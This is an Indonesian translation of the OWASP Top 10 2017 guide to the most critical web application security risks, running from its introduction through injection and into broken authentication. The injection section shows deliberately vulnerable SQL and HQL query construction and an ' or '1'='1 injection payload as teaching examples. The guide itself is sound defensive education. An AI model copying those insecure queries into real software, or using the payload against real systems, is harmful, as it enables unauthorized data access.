OWASP Top 10 2017



## OWASP Top 10 2017

10 Resiko Keamanan Aplikasi Web Paling Kritis

November 20, 2017

### Release

Comments requested per instructions within



|  | Creative Commons License Logo |
| --- | --- |
| <https://owasp.org> | Karya ini dilisensikan di bawah Creative Commons Attribution-ShareAlike 4.0 Lisensi internasional |

# Rilis

## Pemberitahuan Penting

Ini adalah versi teks dari OWASP Top 10, dan meskipun ini berguna bagi penerjemah dan mereka yang tertarik dengan versi teks, ini bukan rilis resmi, yaitu versi PowerPoint / PDF.

Pada tahap ini, kami membutuhkan

* Terjemahan - kami memiliki beberapa tim yang melakukan pengerjaan, tapi hubungi kami jika Anda dapat membantu

Kami sangat mendesak agar semua koreksi atau masalah harus dicatat di GitHub:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

Melalui transparansi publik, kami menyediakan penelusuran dan memastikan bahwa semua suara didengar selama bulan terakhir ini sebelum dipublikasikan.

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

# TOC

< replace me with a toc >

# O Tentang OWASP

## tentang OWASP

Open Web Application Security Project (OWASP) adalah komunitas terbuka yang didedikasikan untuk memungkinkan organisasi mengembangkan, membeli, dan memelihara aplikasi dan API yang dapat dipercaya.

Di OWASP anda akan menemukan secara bebas dan terbuka mengenai:

* Tool dan standar keamanan aplikasi.
* Buku tentang uji keamanan aplikasi, pengembangan kode aman, dan review kode keamanan.
* Presentasi dan [video](https://www.youtube.com/user/OWASPGLOBAL).
* [Cheat sheets](https://cheatsheetseries.owasp.org/) untuk banyak topik umum.
* Kendali standar keamanan dan Pustaka Standart.
* [Cabang Lokal Di Seluruh Dunia](https://owasp.org/chapters/).
* Riset Terkini.
* Konferensi OWASP di Seluruh Dunia (<https://owasp.org/events/>).
* [Google Groups](https://groups.google.com/a/owasp.org).

Dan Masih banyak lagi di: [<https://owasp.org>](https://owasp.org).

Seluruh tool , dokumen, forum, dan cabang OWASP bebas dan terbuka bagi semua orang yang tertarik memperbaiki keamanan aplikasi.

Kami menganjurkan pendekatan keamanan aplikasi sebagai permasalahan orang, proses, dan teknologi, karena pendekatan yang paling efektif untuk keamanan aplikasi memerlukan perbaikan pada bidang-bidang ini.

OWASP adalah jenis organisasi baru. Kebebasan kami dari tekanan komersial memungkinkan kami memberikan informasi yang tidak bias, praktis, dan hemat biaya tentang keamanan aplikasi.

OWASP tidak berafiliasi dengan perusahaan teknologi mana pun, meskipun kami mendukung penggunaan teknologi keamanan komersial yang diinformasikan. OWASP memproduksi berbagai jenis bahan secara kolaboratif, transparan, dan terbuka.

Yayasan OWASP adalah entitas nonprofit yang memastikan kesuksesan jangka panjang proyek. Hampir semua orang yang terkait dengan OWASP adalah relawan, termasuk OWASP Board, OWASP Chapter Leader, Project Leader, dan Project Member. Kami mendukung penelitian keamanan yang inovatif dengan hibah dan infrastruktur.

Ayo bergabung dengan kami!

## Copyright and License



Copyright © 2003-2021 The OWASP Foundation. This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

## Kata Pengantar

Software yang tidak aman telah mengancam infrastruktur keuangan, kesehatan, pertahanan, energi, dan infrastruktur kritikal lainnya. Dengan semakin kompleks dan terhubungnya infrastruktur digital kita, kesulitan mencapai keamanan aplikasi meningkat secara eksponensial. Kita tidak dapat lagi mentoleransi masalah keamanan sederhana seperti yang ditampilkan dalam OWASP Top 10.

Banyak feedback yang diterima selama pembuatan OWASP Top 10 - 2017, lebih dari usaha OWASP Projek lainnya. Hal ini menunjukkan seberapa besar minat yang dimiliki komunitas untuk OWASP Top 10, dan dengan demikian betapa pentingnya bagi OWASP untuk mendapatkan Top 10 untuk Mayoritas kasus penggunaan web paling kritis .

Meskipun tujuan awal dari proyek 10 Besar OWASP hanya untuk meningkatkan kesadaran di antara pengembang dan manajer, itu telah menjadi standar keamanan aplikasi secara de facto.

Dalam rilis ini, masalah dan rekomendasi ditulis secara ringkas dan dengan cara yang dapat diuji untuk membantu penerapan OWASP Top 10 dalam program keamanan aplikasi. Kami mendorong organisasi besar dan kinerja yang tinggi untuk menggunakan OWASP Application Verification Standard (ASVS) <https://owasp.org/www-project-application-security-verification-standard/> jika standar yang benar diperlukan, tetapi untuk sebagian besar, OWASP Top 10 adalah awal yang bagus dalam keamanan aplikasi.

Kami telah menulis berbagai langkah yang disarankan selanjutnya untuk pengguna yang berbeda dari OWASP Top 10, termasuk "Apa Selanjutnya untuk Pengembang Aplikasi", "Apa Selanjutnya untuk Penguji Keamanan", "Apa Selanjutnya untuk Organisasi", yang cocok untuk CIO dan CISO, dan "Apa Selanjutnya untuk Manajer pengembangan perangkat lunak/Aplikasi", yang cocok untuk manajer pengembang aplikasi atau siapa pun yang bertanggung jawab pada pengembangan perangkat lunak.

Dalam jangka panjang, kami mendorong semua tim pengembangan perangkat lunak dan organisasi untuk membuat program keamanan aplikasi yang kompatibel dengan budaya dan teknologi Anda. Program-program tersebut datang dalam semua bentuk dan ukuran. Buatlah keputusan dalam organisasi Anda yang ada untuk mengukur dan meningkatkan program keamanan aplikasi Anda menggunakan Software Assurance Maturity Model / OWASP SAMM.

Kami berharap bahwa OWASP Top 10 bermanfaat dalam upaya peningkatan keamanan aplikasi Anda. Jangan ragu untuk menghubungi OWASP dengan pertanyaan, komentar, dan ide Anda di repositori proyek GitHub kami:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

Anda bisa mendapatkan Proyek OWASP Top 10 dan Terjemahannya di sini :

* [<https://owasp.org/www-project-top-ten/>](https://owasp.org/www-project-top-ten/)

Terakhir, kami mengucapkan terimakasih kepada pimpinan pendiri proyek OWASP Top 10, Dave Wichers dan Jeff Williams, atas semua upaya mereka, dan memercayai kami untuk menyelesaikannya dengan bantuan komunitas. Terima kasih!

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## Atribusi

Terimakasih kepada [Autodesk](https://www.autodesk.com) dalam mensponsori OWASP Top 10 - 2017.

Organisasi dan individu yang telah membantu menyediakan data prevalensi kerentanan atau bantuan lainnya berada pada [Halaman Ucapan Terima Kasih] (0xd1-data-contributors.md)

# Pendahuluan

## Selamat datang di OWASP Top 10 - 2017

Pembaruan utama ini menambahkan beberapa isu baru, termasuk dua isu yang dipilih oleh masyarakat - A8: 2017-Insecure Deserialization and A10: 2017-Insufficient Logging and Monitoring. Dua pembeda utama dari rilis OWASP Top 10 sebelumnya adalah umpan balik komunitas yang substansial dan data ekstensif yang dikumpulkan dari puluhan organisasi, mungkin jumlah data terbesar yang pernah dikumpulkan dalam pembuatan standar keamanan aplikasi. Ini memberi kami keyakinan bahwa OWASP Top 10 yang baru menangani risiko keamanan aplikasi yang paling berdampak saat ini yang dihadapi organisasi.

OWASP Top 10 untuk 2017 didasarkan terutama pada 40+ pengiriman data dari perusahaan yang mengkhususkan diri pada keamanan aplikasi dan survei industri yang diselesaikan oleh lebih dari 500 individu. Data ini mencakup kerentanan yang dikumpulkan dari ratusan organisasi dan lebih dari 100.000 aplikasi dan API dunia nyata. 10 item teratas dipilih dan diprioritaskan sesuai dengan data prevalensi ini, dikombinasikan dengan perkiraan konsensus tentang exploitability, detectability, dan impact.

Tujuan utama dari OWASP Top 10 adalah untuk mendidik pengembang, perancang, arsitek, manajer, dan organisasi tentang konsekuensi kelemahan keamanan aplikasi web yang paling umum dan paling penting. Top 10 menyediakan teknik dasar untuk melindungi area masalah berisiko tinggi ini, dan memberikan panduan ke mana harus pergi dari sini.

## Peta jalan untuk kegiatan selanjutnya

Jangan berhenti pada OWASP Top 10. Ada ratusan masalah yang dapat mempengaruhi keseluruhan keamanan aplikasi web seperti yang dibahas dalam OWASP Developer's Guide dan OWASP Cheat Sheet Series. Ini adalah bacaan penting bagi siapa saja yang mengembangkan aplikasi web dan API. Panduan tentang cara menemukan kerentanan di aplikasi web dan API secara efektif disediakan di Panduan Pengujian OWASP.

Perubahan terus-menerus. OWASP Top 10 akan terus berubah. Bahkan tanpa mengubah satu baris kode aplikasi Anda, Anda mungkin menjadi rentan karena kekurangan baru ditemukan dan metode serangan disempurnakan. Harap tinjau saran di akhir Top 10 di Apa Selanjutnya untuk Pengembang, Penguji, Organisasi, dan Manajer Aplikasi untuk informasi lebih lanjut.

Berpikir positif. Bila Anda siap untuk berhenti mengejar kerentanan dan fokus untuk membangun kontrol keamanan aplikasi yang kuat, OWASP Proactive Controls memberikan titik awal untuk membantu pengembang membangun keamanan ke dalam aplikasinya dan OWASP Application Security Verification Standard (ASVS) adalah panduan untuk organisasi dan pemeriksa aplikasi tentang apa yang harus diverifikasi.

Gunakan alat dengan bijak. Kerentanan keamanan bisa sangat rumit dan terkubur dalam kode. Dalam banyak kasus, pendekatan yang paling hemat biaya untuk menemukan dan menghilangkan kelemahan ini adalah pakar manusia yang dipersenjatai dengan alat canggih. Bergantung pada alat saja memberikan rasa aman yang salah dan tidak disarankan.

Dorong ke kiri, kanan, dan di mana-mana. Fokus pada keamanan merupakan bagian integral dari budaya Anda di seluruh organisasi pembangunan Anda. Cari tahu lebih lanjut dalam OWASP Software Assurance Maturity Model (SAMM).

## Atribusi

Kami ingin mengucapkan terima kasih kepada organisasi yang menyumbangkan data kerentanan mereka untuk mendukung pembaruan 2017. Kami menerima lebih dari 40 tanggapan atas permintaan data. Untuk pertama kalinya, semua data berkontribusi pada rilis OWASP Top 10, dan daftar kontributor lengkap, tersedia untuk umum. Kami percaya ini adalah salah satu kumpulan data kerentanan yang lebih besar dan beragam yang dikumpulkan di masyarakat.

Karena ada lebih banyak kontributor daripada ruang di sini, kami telah membuat halaman khusus untuk mengenali kontribusi yang dibuat. Kami ingin mengucapkan terima kasih yang tulus kepada organisasi-organisasi ini karena bersedia berada di garis depan dengan membagikan data kerentanan secara terbuka dari usaha mereka. Kami berharap ini akan terus berkembang dan mendorong lebih banyak organisasi untuk melakukan hal yang sama dan mungkin dipandang sebagai salah satu tonggak utama keamanan berbasis bukti. OWASP Top 10 tidak akan mungkin terjadi tanpa kontribusi yang menakjubkan ini.

Terima kasih yang sebesar-besarnya kepada lebih dari 500 individu yang meluangkan waktu untuk menyelesaikan survei peringkat industri. Suara Anda membantu menentukan dua tambahan baru ke Top 10. Komentar tambahan, catatan dorongan, dan kritik semuanya dihargai. Kami tahu waktu Anda sangat berharga dan kami ingin mengucapkan terima kasih.

Kami ingin mengucapkan terima kasih kepada orang-orang yang memberikan komentar konstruktif yang signifikan dan waktu untuk meninjau pembaruan ini ke 10 Besar. Sebisa mungkin, kami telah mendaftarkannya di halaman "Ucapan Terima Kasih".

Dan akhirnya, kami ingin mengucapkan terima kasih terlebih dahulu kepada semua penerjemah di luar sana yang akan menerjemahkan peluncuran Top 10 ini ke dalam berbagai bahasa yang berbeda, membantu membuat OWASP Top 10 lebih mudah diakses ke seluruh planet.

# RN Catatan Rilis

## Apa yang berubah dari tahun 2013 sampai 2017?

Perubahan telah meningkat selama empat tahun terakhir, dan OWASP Top 10 perlu diubah. Kami telah benar-benar melakukan refactored OWASP Top 10, mengubah metodologinya, menggunakan proses panggilan data baru, bekerja dengan masyarakat, mengatur ulang risiko kami, menulis ulang setiap risiko dari awal, dan menambahkan referensi ke kerangka kerja dan bahasa yang sekarang sudah biasa digunakan

Selama beberapa tahun terakhir, teknologi dan arsitektur mendasar dari aplikasi telah berubah secara signifikan:

Microservices yang ditulis di node.js dan Spring Boot menggantikan aplikasi monolitik tradisional. Microservices hadir dengan tantangan keamanan mereka sendiri termasuk membangun kepercayaan antara layanan mikroservice, kontainer, manajemen rahasia, dan lain-lain. Kode lama yang tidak pernah diharapkan dapat diakses dari Internet sekarang duduk di belakang layanan web API atau RESTful untuk dikonsumsi oleh Aplikasi Halaman Tunggal (SPA) dan aplikasi mobile. Asumsi arsitektur menurut kode, seperti penelepon yang terpercaya, sudah tidak berlaku lagi. Aplikasi halaman tunggal, yang ditulis dalam kerangka kerja JavaScript seperti Angular and React, memungkinkan pembuatan front end yang kaya fitur modular. Fungsi sisi klien yang secara tradisional telah disampaikan sisi server membawa tantangan keamanan tersendiri. JavaScript sekarang menjadi bahasa utama web dengan node.js menjalankan sisi server dan kerangka web modern seperti Bootstrap, Electron, Angular, dan React yang berjalan pada klien.

## Isu baru, didukung data

A4: 2017-XML Entitas Eksternal (XXE) adalah kategori baru yang terutama didukung oleh kumpulan perangkat analisis keamanan pengujian (SAST) kumpulan kode (<https://owasp.org/www-community/Source_Code_Analysis_Tools)>) sumber.


## Isu baru, didukung oleh masyarakat

Kami meminta masyarakat untuk memberikan wawasan tentang dua kategori kelemahan kedepan. Setelah lebih dari 500 pengantar peer, dan menghapus isu-isu yang sudah didukung oleh data (seperti Sensitive Data Exposure and XXE), dua isu baru tersebut adalah:

A8: 2017-Insecure Deserialization, yang memungkinkan eksekusi kode jarak jauh atau manipulasi objek sensitif pada platform yang terpengaruh. A10: 2017-Pembukaan dan Pemantauan Tidak Cukup, kurangnya yang dapat mencegah atau secara signifikan menunda aktivitas berbahaya dan deteksi pelanggaran, respon insiden, dan forensik digital.

## Digabung atau dihilangkan, tapi tidak dilupakan

A4-Referensi Objek Langsung Tidak aman dan A7-Kehilangan fungsi level akses kontrol digabungkan menjadi A5: 2017-Kontrol Akses Yang Buruk. A8-Cross-Site Request Forgery (CSRF), karena banyak kerangka mencakup pertahanan CSRF (<https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html>), hanya ditemukan 5% aplikasi. A10-Unvalidated Redirects and Forwards, sementara ditemukan di sekitar 8% aplikasi, diarsipkan secara keseluruhan oleh XXE.



# Risiko - Risiko Keamanan Aplikasi

## Apa Saja Risiko Keamanan Aplikasi??

Penyerang berpotensi menggunakan beragam cara melalui aplikasi Anda untuk membahayakan bisnis atau organisasi Anda. Setiap cara mewakili risiko, yang mungkin, cukup serius untuk memperoleh perhatian.



Terkadang cara ini mudah ditemukan dan dieksploitasi, namun kadang-kadang sulit. Demikian juga, kerusakan yang diakibatkan dapat berkisar dari tidak ada apa-apa hingga membuat Anda keluar dari bisnis. Untuk menentukan risiko di organisasi Anda, Anda dapat mengevaluasi kemungkinan yang diasosiasikan untuk setiap agen ancaman, vektor serangan, kelemahan keamanan, dan mengkombinasikan dengan estimasi dampak teknis dan bisnis bagi organisasi Anda. Semua faktor ini menentukan risiko keseluruhan.

## Apa Risiko Saya?

[OWASP Top 10](https://owasp.org/www-project-top-ten/) ini berfokus pada identifikasi risiko yang paling serius bagi sebagian besar organisasi. Untuk setiap risiko, kami memberikan informasi umum mengenai kemungkiinan dan dampak teknis dengan menggunakan skema penilaian sederhana berikut, yang berdasarkan pada OWASP Risk Rating Methodology.

| Agen Ancaman | Vektor Serangan | Keberadaan kelemahan | Deteksi Kelemahan | Dampak Teknis | Dampak Bisnis |
| --- | --- | --- | --- | --- | --- |
| Appli- | Mudah 3 | Tersebar 3 | Mudah 3 | Parah 3 | Bisnis |
| kasi | Menengah 2 | Umum 2 | Rata - rata 2 | Sedang 2 | Spesifik |
| Spesifik | Sulit 1 | Tidak Umum 1 | Sulit 1 | Rendah 1 |  |

Pada Edisi ini, kami telah memperbaharui Penilaian Risiko Sistem untuk membantu dalam menghitung kemungkinan dan dampak dari risiko tertentu. Untuk Lebih Detail, Lihat pada [Catatan tentang Risiko](0xc0-note-about-risks.md).

Setiap organisasi itu unik, begitu pula aktor ancaman untuk organisasi tersebut, tujuan mereka, dan dampak dari setiap pelanggaran. Jika organisasi kepentingan publik menggunakan sistem manajemen konten (CMS) untuk informasi publik dan sistem kesehatan menggunakan CMS yang sama persis untuk catatan kesehatan yang sensitif, pelaku ancaman dan dampak bisnis dapat sangat berbeda untuk perangkat lunak yang sama. Penting untuk memahami risiko organisasi Anda berdasarkan pada agen ancaman dan dampak bisnis yang berlaku.

Bila memungkinkan, nama risiko di Top 10 sesuai dengan [Common Weakness Enumeration](https://cwe.mitre.org/) (CWE) kelemahan untuk mempromosikan konvensi penamaan yang berlaku umum dan untuk mengurangi kekeliruan.

## Referensi

### OWASP

* [OWASP Risk Rating Methodology](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology)
* [Article on Threat/Risk Modeling](https://owasp.org/www-community/Threat_Modeling)

### Eksternal

* [ISO 31000: Risk Management Std](https://www.iso.org/iso-31000-risk-management.html)
* [ISO 27001: ISMS](https://www.iso.org/isoiec-27001-information-security.html)
* [NIST Cyber Framework (US)](https://www.nist.gov/cyberframework)
* [ASD Strategic Mitigations (AU)](https://www.cyber.gov.au/acsc/view-all-content/publications/strategies-mitigate-cyber-security-incidents)
* [NIST CVSS 3.0](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)
* [Microsoft Threat Modelling Tool](https://www.microsoft.com/en-us/download/details.aspx?id=49168)

# T10 OWASP Top 10 Resiko Keamanan Aplikasi – 2017

| Risk | Description | | -- | -- | | A1:2017-Injeksi | celah injeksi, seperti SQL,OS dan LDAP injection terjadi ketika data yang berbahaya dikirim ke interpreter sebagai bagian dari perintah atau query. Data berbahaya milik penyerang dapat mengelabui interpreter untuk mengeksekusi perintah yang tidak diinginkan atau mengakses data secara ilegal . | | A2:2017- Kerusakan Otentikasi |fungsi aplikasi yang berhubungan dengan otentikasi dan manajemen sesi sering tidak diterapkan dengan benar,sehingga memungkinkan penyerang untuk mengambil password-pasword, kunci-kunci, token-token sesi, atau untuk mengeksploitasi celah implementasi lainnya untuk mengambil identitas pengguna. | | A3:2017-Pengungkapan Data Sensitif | banyak aplikasi web yang tidak melindungi data rahasia dengan baik. Sepert kartu kredit, nomor PIN, dan kewenangan-kewenangan otentikasi. Penyerang akan mencuri atau merubah data yang diproteksi dengan lemah, untuk melakukan tindak pencurian identitas, kejahatan lewat kartu kredit, pencurian identitas, atau kejahatan lainnya. Data rahasia pantas terlindungi dengan baik menggunakan sandi enskripsi ketika tinggal atau dalam transit, sebagai pencegahan khusus atas tidak kejahatan ketika ketika tampil di browser. | | A4:2017-XML External Entities (XXE) | banyak bahasa XML versi lebih tua atau yang tidak dikonfigurasi dengan baik mengevaluasi referensi entitas eksternal dalam dokumen XML. Entitas eksternal dapat digunakan untuk mengungkapkan file internal menggunakan penangan URI file, pembagian file internal, pemindaian port internal, eksekusi kode jarak jauh, dan penolakan serangan layanan| | A5:2017-Kontrol Akses Yang Buruk| Pembatasan pada apa yang diizinkan oleh pengguna yang diautentikasi sering kali tidak dilakukan dengan benar. Penyerang dapat mengeksploitasi kelemahan ini untuk mengakses fungsionalitas dan / atau data yang tidak sah, seperti mengakses akun pengguna lain, melihat file sensitif, memodifikasi data pengguna lain, mengubah hak akses, dll.| | A6:2017-Kesalahan Konfigurasi Keamanan | keamanan yang baik memerlukan konfigurasi keamanan yang terperinci dan telah menyeluruh pada framework aplikasi, aplikasi pada server, web server, database dan sistem operasi. Semua pengaturan ini harus didefinisikan, diimplementasikan, dan dan dipelihara, karena terdapat banyak aplikasi yang dirilis tanpa konfigurasi default yang aman. Termasuk menjaga semua software untuk tetap terbarukan (up to date)..| | A7:2017-Cross-Site Scripting (XSS) |Celah XSS terjadi ketika sebuah aplikasi mengambil data berbahaya dan mengirimkannya ke web browser dengan tanpa memvalidasi atau melepaskan konten tersebut dengan benar. XSS mengijinkan penyerang mengeksekusi script di browser target sehingga dapat leluasa mengambil alih data pengguna, merubah tampilan website target, atau mengarahkan korban ke laman yang berbahaya.| | A8:2017-Deserialisasi Yang Tidak Aman | Deserialisasi Yang Tidak Aman sering mengarah ke eksekusi kode jarak jauh. Meskipun kekurangan deserialization, mereka dapat digunakan untuk melakukan serangan, termasuk replay attacks, serangan injeksi, dan serangan exploitasi hak level istimewa.| | A9:2017- Menggunakan Komponen yang Diketahui Rentan | Komponen, seperti libraries, frameworks, dan modul perangkat lunak lainnya, dijalankan dengan hak yang sama seperti aplikasi. Jika komponen rentan dieksploitasi, serangan semacam itu dapat memfasilitasi hilangnya data serius atau pengambilalihan server. Aplikasi dan API yang menggunakan komponen dengan kerentanan yang diketahui dapat merusak pertahanan aplikasi dan memungkinkan berbagai serangan dan berdampak.| | A10:2017-Kurangnya logging dan monitoring| Logging / Pencatatan dan pemantauan yang tidak memadai, ditambah dengan integrasi yang hilang atau tidak efektif dengan respons insiden, memungkinkan penyerang untuk menyerang sistem lebih lanjut, mempertahankan exploitasi, beralih ke lebih banyak sistem, dan mengutak-atik, mengekstrak, atau menghancurkan data. Sebagian besar studi pelanggaran menunjukkan waktu untuk mendeteksi pelanggaran lebih dari 200 hari, biasanya terdeteksi oleh pihak eksternal daripada proses internal atau pemantauan.|

# A1:2017 Injection

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Akses Lvl: Eksploitasi 3 | Prevalensi 2: Deteksi 3 | Teknis 3: Bisnis |
| Hampir semua sumber data bisa berupa vektor injeksi, variabel lingkungan, parameter, layanan web eksternal dan internal, dan semua jenis pengguna. [Kekurangan injeksi](https://owasp.org/www-community/Injection_Flaws) terjadi ketika penyerang bisa mengirim data yang tidak bersahabat ke penerjemah. | Cacat injeksi sangat lazim, terutama dalam kode warisan. Kerentanan injeksi sering ditemukan di query SQL, LDAP, XPath, atau NoSQL, perintah OS, parser XML, header SMTP, ekspresi bahasa, dan kueri ORM. Kelemahan injeksi mudah ditemukan saat memeriksa kode. Pemindai dan fuzzers dapat membantu penyerang menemukan kekurangan injeksi. | Injeksi dapat mengakibatkan kehilangan data, rusak, atau pengungkapan kepada pihak yang tidak berwenang, kehilangan pertanggungjawaban, atau penolakan akses. Injeksi terkadang bisa mengakibatkan pengambilalihan host seacara keseluruhan. Dampak bisnis tergantung dari kebutuhan aplikasi dan data. |

## Apakah Aplikasi itu Rentan?

Aplikasi rentan terhadap serangan saat:

* Data yang dipasok pengguna tidak divalidasi, disaring, atau disterilkan oleh aplikasi.
* Permintaan dinamis atau panggilan non-parameter tanpa tanpa sadar konteks digunakan langsung di penerjemah.
* Data yang tidak bersahabat digunakan dalam parameter pencarian pemetaan objek-relasional (ORM) untuk mengekstrak catatan sensitif tambahan.
* Data yang tidak bersahabat langsung digunakan atau digabungkan, sehingga SQL atau perintah berisi data struktur dan data yang tidak bersahabat dalam query dinamis, perintah, atau prosedur tersimpan.
* Beberapa injeksi yang lebih umum adalah perintah SQL, NoSQL, OS, pemetaan Object Relational Mapping (ORM), LDAP, dan Expression Language (EL) atau Object Graph Navigation Library (OGNL). Konsepnya identik diantara semua penafsir. Source code review adalah metode terbaik untuk mendeteksi jika aplikasi rentan terhadap injeksi, diikuti dengan pengujian otomatis secara menyeluruh terhadap semua parameter, header, URL, cookies, JSON, SOAP, dan data XML. Organisasi dapat menyertakan sumber statis ([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)) dan uji aplikasi dinamis ([DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools)) alat ke dalam pipa CI / CD untuk mengidentifikasi kelemahan injeksi yang baru diperkenalkan sebelum penggelaran produksi.

## Bagaimana Cara Pencegahannya

Mencegah injeksi membutuhkan data terpisah dari perintah dan query.

* Pilihan yang lebih disukai adalah menggunakan API yang aman, yang menghindari penggunaan penafsir sepenuhnya atau menyediakan parameter antarmuka, atau bermigrasi untuk menggunakan Object Relational Mapping Tools (ORMs). \*\* Catatan \*\*: Meskipun parameter, prosedur yang tersimpan masih dapat mengenalkan injeksi SQL jika PL / SQL atau T-SQL menggabungkan query dan data, atau mengeksekusi data yang bentrok dengan EXECUTE IMMEDIATE atau exec ().
* Gunakan validasi masukan positive server-side atau "whitelist". Ini bukan pertahanan yang lengkap karena banyak aplikasi memerlukan karakter khusus, seperti area teks atau API untuk aplikasi mobile.
* Untuk setiap sisa query dinamis, lepaskan karakter khusus menggunakan sintaks keluar khusus untuk penerjemah itu. \*\* Catatan \*\*: Struktur SQL seperti nama tabel, nama kolom, dan sebagainya tidak dapat diloloskan, dan dengan demikian nama-nama struktur pengguna yang diberikan berbahaya. Ini adalah masalah umum dalam perangkat lunak penulisan laporan.
* Gunakan LIMIT dan kontrol SQL lainnya dalam query untuk mencegah penyebaran rekaman secara massal jika terjadi injeksi SQL.

## Contoh Skenario Serangan

**Skenario #1**: Aplikasi menggunakan data yang tidak terpercaya dalam pembuatan panggilan SQL yang rentan berikut ini:

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**Skenario #2**: Demikian pula, kepercayaan buta huruf aplikasi dalam kerangka kerja dapat menghasilkan query yang masih rentan, (misalnya Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

Dalam kedua kasus tersebut, penyerang memodifikasi nilai parameter 'id' di browser mereka untuk mengirim: 'atau' 1 '=' 1. Sebagai contoh:

https://example.com/app/accountView?id=' or '1'='1

Ini mengubah arti kedua query untuk mengembalikan semua catatan dari tabel akun. Serangan yang lebih berbahaya bisa mengubah atau menghapus data, atau bahkan memanggil prosedur yang tersimpan.

## Referensi

### OWASP

* [OWASP Proactive Controls: Parameterize Queries](https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database)
* [OWASP ASVS: V5 Input Validation and Encoding](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x13-V5-Validation-Sanitization-Encoding.md)
* [OWASP Testing Guide: SQL Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection), [Command Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection), [ORM injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for_ORM_Injection)
* [OWASP Cheat Sheet: Injection Prevention](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: SQL Injection Prevention](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Injection Prevention in Java](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html_in_Java)
* [OWASP Cheat Sheet: Query Parameterization](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)
* [OWASP Automated Threats to Web Applications – OAT-014](https://owasp.org/www-project-automated-threats-to-web-applications/)

### External

* [CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Server-side template injection](https://portswigger.net/web-security/server-side-template-injection)

# A2:2017 Kerusakan Autentikasi

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Akses Lvl: Eksploitasi 3 | Prevalensi 2: Deteksi 2 | Teknis 3: Bisnis |
| Penyerang memiliki akses ke ratusan juta kombinasi nama pengguna dan sandi yang valid untuk isian kredensial, daftar akun administratif default, brute force otomatis, dan alat dictionary attack. Serangan manajemen sesi dipahami dengan baik, terutama terkait dengan sesi token yang belum habis. | Prevalensi otentikasi yang terputus tersebar luas karena desain dan implementasi sebagian besar identitas dan kontrol akses. Manajemen sesi adalah fondasi otentikasi dan kontrol akses, dan hadir dalam semua aplikasi berstatus. Penyerang dapat mendeteksi autentikasi yang rusak menggunakan cara manual dan memanfaatkannya menggunakan alat otomatis dengan daftar kata sandi dan dictionary attack. | Penyerang harus mendapatkan akses pada beberapa akun, atau hanya satu akun admin untuk membahayakan sistem. Bergantung pada domain aplikasi, ini mungkin mengizinkan pencucian uang, penipuan keamanan sosial, dan pencurian identitas, atau mengungkapkan informasi sensitif yang dilindungi secara hukum. |

## Apakah Aplikasi itu Rentan?

Konfirmasi identitas pengguna, otentikasi, dan manajemen sesi sangat penting untuk melindungi terhadap serangan terkait otentifikasi.

Mungkin ada kelemahan otentikasi jika aplikasi:

* Izin serangan otomatis seperti [mengisi kredensial](https://owasp.org/www-community/attacks/Credential_stuffing), dimana penyerang memiliki daftar username dan password yang valid.
* Memungkinkan brute force atau serangan otomatis lainnya.
* Memungkinkan password default, lemah, atau terkenal, seperti "Password1" atau "admin / admin".
* Menggunakan proses pemulihan kredensial yang lemah atau tidak efektif dan proses lupa kata sandi, seperti "jawaban berbasis pengetahuan", yang tidak dapat dilakukan dengan aman.
